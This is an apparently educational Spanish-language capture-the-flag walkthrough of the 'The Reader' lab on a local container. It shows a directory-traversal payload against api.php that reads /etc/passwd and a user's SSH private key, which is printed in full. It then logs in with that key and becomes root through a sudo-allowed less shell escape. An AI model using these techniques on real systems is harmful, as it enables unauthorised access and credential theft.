

Iniciamos el lab The Reader

```
kali@Kali: ~/Downloads/Labs/Facil/The Reader
Session Actions Edit View Help

WELCOME TO LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde thereader.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: The Reader
DIFICULTAD: ***** fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{ ... }):
```

Hagamos un escaneo de puertos con nmap

```
kali@Kali: ~/Downloads/Labs/Facil/The Reader
Session Actions Edit View Help


(kali@Kali) - [~/Downloads/Labs/Facil/The Reader]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_the_reader
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-07 08:16 -0600
NSE: loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
Initiating ARP Ping Scan at 08:16
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 08:16, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 08:16
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 08:16, 0.38s elapsed (65535 total ports)
Initiating Service scan at 08:16
Scanning 2 services on 172.17.0.2
Completed Service scan at 08:16, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

```
Session Actions Edit View Help
kali@kali: ~/Downloads/Labs/Facil/The Reader
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2026-07-07 08:16:01 CST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.67 ((Debian))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-title: The Reader - Tech Insights
MAC Address: 66:35:6E:3A:89:45 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)


(kali@kali)~[~/Downloads/Labs/Facil/The Reader]
$
```



Se encontraron dos puertos abiertos, 22 para ssh y 80 para http. Como todavía no tenemos credenciales de acceso al ssh, vamos a centrarnos en analizar la parte web.



```
39 <main class="main-content">
40 <div class="hero-image" id="hero-bg">Welcome</div>
41 <div class="article-body">
42 <h1 class="article-title" id="article-title">Select an article</h1>
43 <div id="content-area">
44 <p>Welcome to TheReader, your premium source for technical insights.</p>
45 <p>Please select an article from the sidebar to begin reading.</p>
46 </div>
47 </div>
48 </main>
49 <aside class="sidebar">
50 <div class="widget">
51 <h3 class="widget-title">Latest Publications</h3>
52 <ul class="article-list">
53 <li class="article-item"><button class="article-btn" onclick="loadArticle('article1.txt', 'The Future of AI', 'linear-gradient(135deg, #8b5cf6 0%, #6d2c91 100%)'">The Future of AI</li>
54 <li class="article-item"><button class="article-btn" onclick="loadArticle('article2.txt', 'Secure Coding 101', 'linear-gradient(135deg, #10b981 0%, #05c494 100%)'">Secure Coding 101</li>
55 <li class="article-item"><button class="article-btn" onclick="loadArticle('article3.txt', 'Modern Architecture', 'linear-gradient(135deg, #f59e0b 0%, #f1c40f 100%)'">Modern Architecture</li>
56 </ul>
57 </div>
58 </aside>
59 </div>
60 <script>
61 function loadArticle(filename, title, gradient) {
62   if(filename.includes('../')) {
63     alert('Security Policy: Directory traversal detected and blocked.');
```

Miremos si encontramos algo útil en las tres publicaciones





Todas las publicaciones se cargan con el código `loadArticle('nombre_archivo')`, que es una aplicación web que carga artículos mediante una petición POST a `api.php` con el parámetro `file`, también hay una validación simple que bloquea `../` (directory traversal)

Después de varios intentos fallidos para tratar de encontrar la vulnerabilidad de la aplicación `api.php` logramos leer el contenido de `/etc/passwd`

```
(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$ curl -X POST http://172.17.0.2/api.php -d "file=../../../../../../../../../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:995:65534:sshd:/run/ssh:/usr/sbin/nologin
reader:x:1000:1000::/home/reader:/bin/bash
(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$
```

Ahora trataremos de leer la llave privada del usuario reader

```
(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$ curl -X POST http://172.17.0.2/api.php -d "file=../../../../../../../../home/reader/.ssh/id_rsa"
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAAAAAAAG5vbmUAAAAAAAAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAS3oU6R8ZIR7ohwulash5MBd6d9SmfK7XVj6MAQ1XtZXzzJnQMoek
TWXP0p8bX5mhSOIEI6uWjWPXnurEijp1Mb7DsroztWkYjcl+0xh7ogT9MwBxkAEvMpph6+
wVCTcLEh0PIgSXVM5ZMSG0211Sm+kp+8z/BT9YQutJh2/uaSy0DSAYHzZDCziOQn7zCCQE
MLu7GpwpxBF1MuC59cq8n5HbheSzc04oax8i0MDZm7pFRDXjXq+umM63b5SvWJ6BwvZ+Vz
rLXaempejoFfd+sAFbXhYns2Talum9+JY3Nkh4J5wPWzAXhMR+ATasn2Uf+s/Jk6+SrIXu
O/OYM9XYSwAAAgx/ONYMfzjWAAAAAdzc2gtcnNhAAAAAQDnehTrxFkhHuiHC4tqyHkwF3
p3lKZ8rttdWPowCqJe1lFPMmdAyh6RNZc86nxtfmaFI4gQjq5aNY9ee6sQ10mUxvs0yuj01
aRiNzX7TGHuIBP0zAHGQAS8ymmHr7BUJNwsSHQ81BjDuznMxIBtBXVKb6Sn7zP8FP1hC60
mHb+SpLQNIIDIFnKML0I5CfVMIJAQwu7sanCnEEWiy4Ln1ryrfkduF5LNw71hrHyKgwNmb
ukVENeNe66YzrdvLK9YnoHC9n5XOUVdp6al6Oh8V36wAvvGFiezZnQW6b34ljc2SHgnnA
9bMDGEXH4BNqyFZr/7n8mTr5Kshe4785gz1dhLAAAAAwEAAQAAQBRvChqL2cSW+X+ZAR3
dU/31BMVh/TQ0DO2ijPaMbjyWf6qwjE0LOVce+/r4wVKvQ3TIPVBYtjSY1aBmaJqqn/sYm
MUNpEuTYyZhfLtx17f/4c1hEGjv2DWik3YGeWhGbQY6H9xSwaULHgt+M6Gnk1k/GZamjEv
CjGPcDDUqzo06KMrhMKouIX22y+aeF80x1J7uZ93iPyA2Ia93RfKuxE55rx00YRaPrYF09
jPef52T0zP23w7RszIZUXFqocVPUHRAK0dGj3ZzXGvI150sDf/WuBKKcuxZafCXU++w5Ws
PBK18HIXDbbYCVZ5j6bPnvfmPWj2y7Kt450sKDOyiky8NAAAAgQCYXAWG/Q0vL1qfXYv/ou
ngJftKGj98X2Wim0K7fkfLd75mLeC34hAQ9mw9671++OywdnEJL0z7tRY3oqjY3SGHD9e
QJTh37NKH0SXHBRnCUneLDbKc9D/106PKJRuzK23td0FdvE19iLKIGIN3tgdYzNOFXBYTr
OKezfEXL0wFwAAAEI9A9UyehAgkaw29fsKxNlHBIRU3oyU027bkLRL1Mv7VE7uLZr9/5
UrKYAAM//dxlk/hXHyk5SeBuPhgiJoio1zvI2jfxPrwVuAdgu1nVVoCda7mroxpvvj5
PfJW29oopLSZGVGYUCsjYZNfLyp11I+3qWMRF7jmpU0LagECAAACBAPGRT06Bs+uPoIY6
dLVOW9C9HPFiCv6EbnaZMKhPuOe5P8IJ2a5t1+LSfkwrfN010gC1BGJ3x3f2fw+kuF8o1p
ZHT+Jq10Jb2ZiugUm1/pyn49sc0VNPY80u0isxA+okZ8xRLGHSulPyG67kbvjMjtvC6sSj
8gHxSp6fcyS8Ao3dAAAAADnJvb3RAAGhlcmVhZGVyAQIDBA==
-----END OPENSSH PRIVATE KEY-----

(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$
```

Guardemos el contenido en un archivo y modifiquemos sus permisos para poder usar esta llave y lograr la conexión por ssh con el usuario reader

```
kali@kali: ~/Downloads/Labs/Facil/The Reader
Session Actions Edit View Help

(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$ echo "-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAAAAAAAG5vbmUAAAAAAAAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAS3oU6R8ZIR7ohwulash5MBd6d9SmfK7XVj6MAQ1XtZXzzJnQMoek
TWXP0p8bX5mhSOIEI6uWjWPXnurEijp1Mb7DsroztWkYjcl+0xh7ogT9MwBxkAEvMpph6+
wVCTcLEh0PIgSXVM5ZMSG0211Sm+kp+8z/BT9YQutJh2/uaSy0DSAYHzZDCziOQn7zCCQE
MLu7GpwpxBF1MuC59cq8n5HbheSzc04oax8i0MDZm7pFRDXjXq+umM63b5SvWJ6BwvZ+Vz
rLXaempejoFfd+sAFbXhYns2Talum9+JY3Nkh4J5wPWzAXhMR+ATasn2Uf+s/Jk6+SrIXu
O/OYM9XYSwAAAgx/ONYMfzjWAAAAAdzc2gtcnNhAAAAAQDnehTrxFkhHuiHC4tqyHkwF3
p3lKZ8rttdWPowCqJe1lFPMmdAyh6RNZc86nxtfmaFI4gQjq5aNY9ee6sQ10mUxvs0yuj01
aRiNzX7TGHuIBP0zAHGQAS8ymmHr7BUJNwsSHQ81BjDuznMxIBtBXVKb6Sn7zP8FP1hC60
mHb+SpLQNIIDIFnKML0I5CfVMIJAQwu7sanCnEEWiy4Ln1ryrfkduF5LNw71hrHyKgwNmb
ukVENeNe66YzrdvLK9YnoHC9n5XOUVdp6al6Oh8V36wAvvGFiezZnQW6b34ljc2SHgnnA
9bMDGEXH4BNqyFZr/7n8mTr5Kshe4785gz1dhLAAAAAwEAAQAAQBRvChqL2cSW+X+ZAR3
dU/31BMVh/TQ0DO2ijPaMbjyWf6qwjE0LOVce+/r4wVKvQ3TIPVBYtjSY1aBmaJqqn/sYm
MUNpEuTYyZhfLtx17f/4c1hEGjv2DWik3YGeWhGbQY6H9xSwaULHgt+M6Gnk1k/GZamjEv
CjGPcDDUqzo06KMrhMKouIX22y+aeF80x1J7uZ93iPyA2Ia93RfKuxE55rx00YRaPrYF09
jPef52T0zP23w7RszIZUXFqocVPUHRAK0dGj3ZzXGvI150sDf/WuBKKcuxZafCXU++w5Ws
PBK18HIXDbbYCVZ5j6bPnvfmPWj2y7Kt450sKDOyiky8NAAAAgQCYXAWG/Q0vL1qfXYv/ou
ngJftKGj98X2Wim0K7fkfLd75mLeC34hAQ9mw9671++OywdnEJL0z7tRY3oqjY3SGHD9e
QJTh37NKH0SXHBRnCUneLDbKc9D/106PKJRuzK23td0FdvE19iLKIGIN3tgdYzNOFXBYTr
OKezfEXL0wFwAAAEI9A9UyehAgkaw29fsKxNlHBIRU3oyU027bkLRL1Mv7VE7uLZr9/5
UrKYAAM//dxlk/hXHyk5SeBuPhgiJoio1zvI2jfxPrwVuAdgu1nVVoCda7mroxpvvj5
PfJW29oopLSZGVGYUCsjYZNfLyp11I+3qWMRF7jmpU0LagECAAACBAPGRT06Bs+uPoIY6
dLVOW9C9HPFiCv6EbnaZMKhPuOe5P8IJ2a5t1+LSfkwrfN010gC1BGJ3x3f2fw+kuF8o1p
ZHT+Jq10Jb2ZiugUm1/pyn49sc0VNPY80u0isxA+okZ8xRLGHSulPyG67kbvjMjtvC6sSj
8gHxSp6fcyS8Ao3dAAAAADnJvb3RAAGhlcmVhZGVyAQIDBA==
-----END OPENSSH PRIVATE KEY-----" > id_rsa

(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$ chmod 600 id_rsa

(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$
```

Ahora ya podemos usar la llave y establecer una sesión por ssh

```
(kali@kali) - [~/Downloads/Labs/Facil/The Reader]
$ ssh -i id_rsa reader@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:7Ix4vIeTdWSW7zLx9yFUTMUBvIA/UcHxKFcMoL2joc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Linux thereader 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
reader@thereader:~$
```



Ya que hemos logrado establecer la sesión por ssh, veamos que permisos tenemos con este usuario y que información podemos obtener

```
reader@thereader:~$ whoami
reader
reader@thereader:~$ id
uid=1000(reader) gid=1000(reader) groups=1000(reader)
reader@thereader:~$ sudo -l
Matching Defaults entries for reader on thereader:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User reader may run the following commands on thereader:
    (root) NOPASSWD: /usr/bin/less /var/log/syslog
reader@thereader:~$ pwd
/home/reader
reader@thereader:~$ ls -al
total 28
drwxr-xr-x 3 reader reader 4096 Jul  7 14:13 .
drwxr-xr-x 1 root   root   4096 Jul  7 14:13 ..
-rw-r--r-- 1 reader reader  220 May  9 11:07 .bash_logout
-rw-r--r-- 1 reader reader 3526 May  9 11:07 .bashrc
-rw-r--r-- 1 reader reader  807 May  9 11:07 .profile
drwxr-xr-x 2 reader reader 4096 Jul  7 14:13 .ssh
-r----- 1 reader reader   36 Jul  7 14:13 user.txt
reader@thereader:~$ cat user.txt
user{XXXXXXXXXXXXXXXXXXXX}
reader@thereader:~$
```

Hemos encontrado la bandera de usuario, además encontramos que podemos ejecutar como root /usr/bin/less /var/log/syslog

Antes de seguir con la búsqueda de la bandera de root, vamos a verificar la bandera del usuario



```
Session Actions Edit View Help
kali@kali: ~/Downloads/Labs/Facil/The Reader

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde thereader.tar ...
[+] Imagen cargada exitosamente
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: The Reader
DIFICULTAD: ***** fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{ ... }): user{XXXXXXXXXXXXXXXXXXXX}
[+] Flag de usuario correcta. ¡Buen trabajo!
Ingresa la flag de Root (formato root{ ... }):
```


Tratemos de escalar como root con lo encontrado de sudo -l

Primero ejecutaremos

```
sudo /usr/bin/less /var/log/syslog
```

Y una vez dentro escribiremos

```
!/bin/bash
```



Le damos enter y ya somo root

```
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog  
root@thereader:/home/reader#
```

Hemos logrado escalar como root, vamos a comprobarlo y a buscar la bandera de root

```
root@thereader:/home/reader# whoami  
root  
root@thereader:/home/reader# id  
uid=0(root) gid=0(root) groups=0(root)  
root@thereader:/home/reader# find / -name "root.txt" 2>/dev/null  
/root/root.txt  
root@thereader:/home/reader# cat /root/root.txt  
root{[REDACTED]}  
root@thereader:/home/reader#
```

Verificación de la bandera de root

```
Session Actions Edit View Help
kali@Kali: ~/Downloads/Labs/Fácil/The Reader
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde thereader.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: The Reader
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{ ... }): user{ }
[+] Flag de usuario correcta. ¡Buen trabajo!
Ingresa la flag de Root (formato root{ ... }): root{ }
¡Felicitaciones! Has comprometido The Reader a nivel Fácil.

TIEMPO TOTAL: 01h 43m 47s
FECHA Y HORA: 2026-07-07 09:57:47 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```